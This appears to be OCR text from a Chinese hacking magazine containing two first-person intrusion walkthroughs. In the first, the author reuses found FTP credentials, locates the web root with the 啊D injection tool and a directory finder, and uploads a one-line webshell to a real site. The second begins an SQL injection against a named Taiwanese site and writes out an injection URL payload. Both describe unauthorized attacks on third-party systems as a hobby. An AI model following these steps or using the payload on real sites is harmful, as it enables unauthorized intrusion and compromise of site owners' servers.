


图2

现竟然不需要用户名，如图4。




图 3




图 4

不管了，先输入密码看看，竟然提示密码错误，我又顺便试了下‘or’=‘or’，结果还是提示密码错误。这就奇怪了，难道密码不是用在这里的？我这时又想，会不会是FTP的密码呢？二话不说在浏览器里输入“ftp：//www.*****.com”，试了下刚才的用户名和密码，没想到竟然进去了，如图5。怪不到登录不了后台，原来是用错地方了。




图 5

来试试能不能使用DB_OWNER权限备份数据库或日志备份来得到webshell，先使用啊D的“查看目录”找到了网站的物理路径，再先后尝试了“Getwebshell”和“备份数据库利用工具”，结果全都失败了，郁闷不已。由于我是小菜所以找不出原因，看来今天运气不怎么样，只好再找别的办法了。我突然又想到了前面的FTP用户密码，如果FTP的路径是在网站的目录里的话，不就可以在FTP里放入一个webshell，然后再连接上去了吗？试试看就知道了。打开“目录导航者”这个工具，如图6。

在“注入点”里填上啊D扫到的注入点，在“查找位置”里写上网站的物理路径，在“查找目标”里我写上Media，也就是FTP里其中的一个文件夹，先点击“开始查找”，再点击“得到目录”，不一会儿下面便会提示目录在D：\web*****.com\manage\FCKeditor\editor\filemanager\browser\default\connectors\asp\file\media了（其实这个工具平时用来查找网站的根目录威力可是很强大的，只需在网址中找一个较特殊的目录放入“查找目标”里就OK了）。我又把这个路径放到啊D的“查看目录”里，发现里面有四个文件夹，和FTP里的一样，如图7。这就说明我前面的猜想是正确的，现在有希望了，直接在FTP里上传SHS的一句话木马，然后结合刚才找到的路径连接上去，顺利的得到了webshell，如图8。




图 6




图 7




图 8

由于时间关系，我就没有继续弄下去，都快中考了，应该以学习为重，网络虽然很精彩，但切勿沉迷其中，玩物丧志！

（文章中涉及到的啊D注入工具V2.32、目录导航者以及SHS的一句话木马，已经收录在光盘中）

ASP.NET来入侵台湾站点

冷颜

一次在渗透群里看到小天同学放出了一个被她挂了txt的台湾站点，看了下发现是个ASP.NET的整站系统，问了一下情况，据说是权限设置的有点BT，一直拿不到webshell。因为之前曾经看过一些关于aspx的注入教程，正好可以用来练练手，于是就有了下面的文章。

一、注入检测

随便打开一个带有参数的链接地址，在地址后加入单引号，立刻出现了错误（图1）。

接着提交**http：//www.kuai-kuai.com.tw/NewsDetail.aspx?id=19' and (select @@version)>0 and ''='**，暴出了MSSQL SERVER的版本，确定服务器使用的是ASP.NET + MSSQL SERVER

架构的（图2）。




图 1

